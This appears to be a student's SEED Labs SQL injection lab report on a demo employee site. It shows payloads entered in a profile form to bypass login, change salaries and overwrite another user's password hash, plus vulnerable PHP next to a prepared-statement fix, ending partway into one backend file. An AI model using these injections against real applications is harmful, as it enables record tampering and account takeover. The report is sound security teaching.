
Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Please Turn Over...

- ii. We then inject the following malicious payload into the Profile Edit SQL by typing it into the Nickname field and leaving the other fields blank and clicking on save.
' , salary=100000 where EID='10000';#



A screenshot of a Mozilla Firefox browser window titled "SQLi Lab - Mozilla Firefox". The address bar shows the URL www.seedlabsqlinjection.com/unsafe_edit_frontend.php. The page title is "Edit Profile". The main content area displays a form titled "Alice's Profile Edit" with five input fields: NickName, Email, Address, Phone Number, and Password. The "NickName" field contains the value "' , salary=100000 where EID='10000';#". A large green "Save" button is at the bottom of the form.



A screenshot of a Mozilla Firefox browser window titled "SQLi Lab - Mozilla Firefox". The address bar shows the URL www.seedlabsqlinjection.com/unsafe_edit_frontend.php. The page title is "Edit Profile". The main content area displays a form titled "Alice's Profile Edit" with five input fields: NickName, Email, Address, Phone Number, and Password. The "NickName" field now contains the value "0 where EID='10000';#". A large green "Save" button is at the bottom of the form.

Please Turn Over...

The screenshot shows a Mozilla Firefox browser window with the title "SQLi Lab - Mozilla Firefox". The address bar displays "www.seedlabsqlinjection.com/unsafe_home.php". The main content area is titled "Alice Profile" and shows a table of user information:

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	


Observation and Explanation:

- i. We login into the web application successfully as the user 'Alice' using the malicious payload '**or Name='Alice';#**'
- ii. We then go to the Edit Profile option and successfully inject the malicious payload that updates the salary of Alice to 100000 from the previous 20000
- iii. The injected SQL is '**, salary=100000 where EID='10000';#**' because we know the EID of Alice is 10000 from the previous screenshot.
- iv. Finally, we note that Alice's profile has been successfully edited.
- v. This works because, the Profile Edit form uses the SQL Update query in the backend and the part of the original query after the # gets commented out.

Task 3.3.2: Modify other people' salary


Procedure:

- i. We first check the current salary of other people in the MySQL console by typing the command: **Select * from credential;**
- ii. Then as logged in user Alice, we go to the Profile Edit page and type in the following malicious payload in the NickName field to modify Boby's (Alice's boss) salary to 1:
', salary=1 where Name='Boby';#
- iii. We then click on save and check the updated values of salary of Boby by again running the MySQL command: Select * from credential;



```
mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address | Email   | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 100000 | 9/20  | 10211002 |             |          |          |          | fdbe918bda
| 2  | Boby  | 20000 | 50000  | 4/20  | 10213352 |             |          |          |          | b78ed97677
| 3  | Ryan  | 30000 | 50000  | 4/10  | 98993524 |             |          |          |          | a3c50276cb
| 4  | Samy  | 40000 | 90000  | 1/11  | 32193525 |             |          |          |          | 995b8b8c18
| 5  | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |          |          |          | 99343bff28
| 6  | Admin  | 99999 | 400000 | 3/5   | 43254314 |             |          |          |          | a5bdf35a1d
f4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql>
```



Please Turn Over...

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab x New Tab x | +

www.seedlabsqlinjection.com/unsafe_edit_frontend.php

Most Visited SEED Labs Sites for Labs

SEEDLabs Home Edit Profile Logout

Alice's Profile Edit

NickName	where Name='Bob';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Terminal

```
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28
a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1d
f4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> select * from credential;
+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password
+----+----+----+----+----+----+----+----+----+----+
| 1 | Alice | 10000 | 100000 | 9/20 | 10211002 | | | | | fdbe918bda
e83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 1 | 4/20 | 10213352 | | | | | b78ed97677
c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb
120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c18
3f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28
a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1d
f4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql>
```

Observation and Explanation:


- We note that the earlier salary of Boby was 50000 as can be seen in the MySQL console.
After SQL injection of malicious payload '`salary=1 where Name='Bob';#`' Boby's salary gets updated to 1 as can be seen in the last screenshot.
- This is because, once we are logged in as any user, we can edit/update any other person's record as long as we have access to the web application form.
- The Edit form uses the Update SQL query and the part after the # is commented out.

Please Turn Over...


Task 3.3.3: Modify other people' password

Procedure:

- i. We first generate a password of our choosing by generating the SHA1 hash of our chosen password **bobyseed**
- ii. We then inject the following malicious payload into the SQL Update statement via the Profile Edit form:
' , Password='5087E6153FECD1AAB452925CD19D95B36B109B7B' where Name='Boby';#



The screenshot shows a Mozilla Firefox browser window with the title "SHA1 Hash Generator Online - Mozilla Firefox". The address bar shows the URL "https://passwordsgenerator.net/sha1-hash-generator/". The main content area is titled "SHA1 Hash Generator". It has a text input field containing "bobyseed". Below the input field are several buttons: "Generate", "Clear All", "MD5", "SHA256", "SHA512", and "Password Generator". There is also a checkbox labeled "Treat each line as a separate string". The output section displays the SHA1 hash: "SHA1 Hash of your string: 5087E6153FECD1AAB452925CD19D95B36B109B7B".



The screenshot shows a Mozilla Firefox browser window with the title "SQL Lab - Mozilla Firefox". The address bar shows the URL "www.seedlabsqlinjection.com/unsafe_edit_frontend.php". The main content area is titled "Edit Profile". It shows a form for "Alice's Profile Edit" with fields for NickName, Email, Address, Phone Number, and Password. The NickName field contains the value ", Password='5087E6153FECD1AAB452925CD19D95B36B109B7B'". At the bottom of the form is a green "Save" button.

Please Turn Over...

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab SHA1 Hash Generator Online | +

www.seedlabsqlinjection.com/unsafe_edit_frontend.php

Most Visited SEED Labs Sites for Labs

Logout

Alice's Profile Edit

NickName	where Name='Bob';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

This screenshot shows a Firefox browser window with the URL www.seedlabsqlinjection.com/unsafe_edit_frontend.php. The page title is "Edit Profile". A form titled "Alice's Profile Edit" contains fields for NickName, Email, Address, Phone Number, and Password. The NickName field contains the value "where Name='Bob';#". Below the form is a green "Save" button. The browser's address bar shows the full URL. The left sidebar of the browser displays various icons for different tabs and bookmarks.

- iii. We then logout as Alice and login again as the user Boby using the new password of our choosing bobylead that we injected into the SQL in the previous step to update the database.

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab SHA1 Hash Generator Online | +

www.seedlabsqlinjection.com/index.html

Most Visited SEED Labs Sites for Labs

Employee Profile Login

USERNAME	Boby
PASSWORD	*****

Login

Copyright © SEED LABS

This screenshot shows a Firefox browser window with the URL www.seedlabsqlinjection.com/index.html. The page title is "Employee Profile Login". It features two input fields: "USERNAME" with the value "Boby" and "PASSWORD" with the value "*****". Below the inputs is a green "Login" button. The browser's address bar shows the full URL. The left sidebar of the browser displays various icons for different tabs and bookmarks.

Please Turn Over...

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	


Observation and Explanation:

- i. The SHA1 hash of our chosen password **bobyseed** is successfully generated via an online hash generator.
- ii. We note that the SQL injection attack to update the password of user Boby as **bobyseed** is successful via the malicious payload:
' , Password='5087E6153FECD1AAB452925CD19D95B36B109B7B' where Name='Boby';#
- iii. The SHA1 hash of the chosen password is used in the malicious payload injected since the password is stored as SHA1 hash in the database.
- iv. We are also able to successfully login as username Boby and password **bobyseed** to see the profile details of Boby and edit any other fields we want.

3.4 Task 4: Countermeasure — Prepared Statement

Procedure:

- i. We navigate to the root folder where the web application files are hosted: /var/www/SQLInjection and open the unsafe_home.php file and the unsafe_edit_backend.php files for making them safe by making the SQL statements as Prepared Statements.



unsafe_home.php (Before Prepared Statement changes)


```
// Function to create a sql connection.
function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
    }
    return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$Input_uname' and Password=$hashed_pwd";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$nickname = $json_a[0]['nickname'];
$password = $json_a[0]['password'];
```

Please Turn Over...

unsafe_home.php (After Prepared Statement changes)




```
unsafe_home.php (/var/www/SQLInjection) - gedit
Open ▾ Save
unsafe_home.php
/var/www/SQLInjection
function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        echo "</div>";
        echo "<div>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
    }
    return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
} else {
    // User authentication failed
    echo "</div>";
    echo "<div>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information you provide does not exist.";
    echo "<br>";
    echo "</div>";
    echo "<a href='index.html'>Go back</a>";
    echo "</div>";
}
return;
}

Saving file /var/www/SQLInjection/unsafe_home.php...
PHP ▾ Tab Width: 8 ▾ Ln 95, Col 23 ▾ INS
```

unsafe_edit_backend.php (Before Prepared Statement changes)



```
unsafe_edit_backend.php (/var/www/SQLInjection) - gedit
Open ▾ Save
unsafe_edit_backend.php
/var/www/SQLInjection
$input_nickname = $_GET['NickName'];
$input_address= $_GET['Address'];
$input_pwd = $_GET['Password'];
$input_phonenumber = $_GET['PhoneNumber'];
$name = $_SESSION['name'];
$eid = $_SESSION['eid'];
$id = $_SESSION['id'];

